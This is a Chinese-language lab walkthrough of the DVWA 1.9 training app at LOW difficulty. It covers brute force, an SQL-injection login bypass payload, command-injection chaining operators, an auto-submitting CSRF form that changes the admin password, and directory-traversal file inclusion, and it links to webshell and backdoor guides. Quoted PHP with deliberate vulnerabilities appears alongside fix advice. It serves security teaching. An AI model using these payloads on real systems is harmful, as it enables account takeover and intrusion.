DVWA 1.9 通关秘籍


2016-11-07 sn0w 京东安全应急响应中心

DVWA (Dam Vulnerable Web Application) ，是用PHP+Mysql编写的一套用于常规WEB漏洞教学和检测的WEB脆弱性测试程序。包含了SQL注入、XSS、盲注等常见的一些安全漏洞。本次我们测试使用的是Version 1.9 (Release date: 2015-09-19)。
今天我们首先完成的是最简单的，其后我们会不断提高难度完成更大难度的挑战。在挑战的过程中我们会分析程序的源代码，了解漏洞产生的原理及简单的修复方案。
安装完成后默认的登录信息为admin/password，安装过程不再讲述。登录后默认的等级为impossible，我们可以通过左侧菜单栏处内的DVWA Security进行设置，本次我们挑战的等级为LOW。


攻击模块1：Brute Force（暴力破解）

暴力破解一般指穷举法，穷举法的基本思想是根据题目的部分条件确定答案的大致范围，并在此范围内对所有可能的情况逐一验证，直到全部情况验证完毕。若某个情况验证符合题目的全部条件，则为本问题的一个解；若全部情况验证后都不符合题目的全部条件，则本题无解。穷举法也称为枚举法（以上摘自百度百科）。
通过观察页面发现没有任何防治爆破的验证，所以我们可以通过burpsuite等工具进行枚举。


1、我们首先配置好burpsuite的本地代理抓取登录表单信息。




2、将表单进行提交到intruder模块，并将password设置为我们破解的payload。



3、 载入字典文件。



4、开始枚举，得到密码。



注：关于BurpSuite的详细设置因为不是我们这次的重点，所以没有详细介绍。

扩展：


通过观察这个模块的源代码，我们发现这里还有一处可以利用的地方，代码如下：

low.php

```php
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Get username
    $user = $_GET[ 'username' ];

    // Get password
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    // Check the database
    $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";

    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows( $result ) == 1 ) {
        // Get users details
        $avatar = mysql_result( $result, 0, "avatar" );

        // Login successful
        $html .= "<p>Welcome to the password protected area {$user}</p>";
        $html .= "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        $html .= "<pre><br />Username and/or password incorrect.</pre>";
    }
```

（文件地址：

./DVWA/vulnerabilities/brute/source/low.php ）
通过简单的分析代码可以看到，这是一个典型的万能密码（有关万能密码请移步：http://bbs.ichunqiu.com/thread-10851-1-1.html ）漏洞，当我们输入【'or 1=1 limit 1,1 -- 】即可绕过登录验证。




万能密码漏洞

攻击模块2：Command Injection

（命令注入）

命令注入攻击的常见模式为：仅仅需要输入数据的场合，却伴随着数据同时输入了恶意代码，而装载数据的系统对此并未设计良好的过滤过程，导致恶意代码也一并执行，最终导致信息泄露或者正常数据的破坏。（以上摘自百度百科）
命令连接符：
command1 && command2　先执行command1后执行command2
command1 | command2　　只执行command2
command1 & command2　先执行command2后执行command1
以上三种连接符在windows和linux环境下都支持
如果程序没有进行过滤，那么我们就可以通过连接符执行多条系统命令。



通过连接符&&执行多条命令


修复建议：

过滤用户输入的数据，同时这种调用系统命令的模块能不能最好不用。

攻击模块3：Cross Site Request Forgery（CSRF跨站脚本伪造）

简单点说CSRF就是让已经授权的用户代替我们完成我们要做的事情，详细解释移步：http://t.cn/Sbi153 。


1、这里我们首先把他的这个表单复制下来。



2、修改完成的表单，这里注意一下name为Change的，因为后台对他进行了判断，所以不能省略。

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>CSRF TEST</title>
  </head>
  <body>
  <!-- 创建恶意表单 -->
  <form id='CsrfTestForm' action="http://192.168.17.50/dvwa/vulnerabilities/csrf/" method="GET">
      <input autocomplete="off" name="password_new" type="hidden" value="password123"><br>
      <input autocomplete="off" name="password_conf" type="hidden" value="password123"><br>
      <input value="Change" name="Change">
  </form>
  <!--通过JS 自动提交表单-->
    <script type="text/javascript">
      var csrffrom = document.getElementById('CsrfTestForm');
      csrffrom.submit();
    </script>
  </body>
</html>
```

3、 下面我们通过配合XSS或者社工欺骗管理员打开改页面,页面会一闪而过并显示PassWord Change



扩展：

这里可能会被管理员发现，但是如果我们通过iframe让他隐藏。具体会在攻击模块Stored Cross Site Scripting (XSS)中讲到，我们会让xss + csrf完美配合。

修复方案：

添加token并验证是现在最常见的修复方式，不过这个的前提是没有XSS，因为如果存在xss那么同样可以通过xss获取token在进行提交。


其他资料：

http://netsecurity.51cto.com/art/201308/407554.htm


攻击模块4：File Inclusion（文件包含）

服务器通过php的特性（函数）去包含任意文件时，由于要包含的这个文件来源过滤不严，从而可以去包含一个恶意文件，而我们可以构造这个恶意文件来达到邪恶的目的。

1、通过URL我们可以判断可能存在文件包含漏洞（其实这个模块的名字就是文件包含）。



2、测试文件包含漏洞，通过./跨目录成功包含phpinfo。



扩展：

关于文件包含的利用方法

通过apache日志拿webshll：

http://ixuehua.blog.163.com/blog/static/2599520382016782242901/

通过PHP内置协议执行任意命令 ：

http://ixuehua.blog.163.com/blog/static/2599520382016765417338/

PHP.ini下后门留后门的技巧：

http://ixuehua.blog.163.com/blog/static/25995203820167108141877/

修复方案：

我们先看一下代码

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```

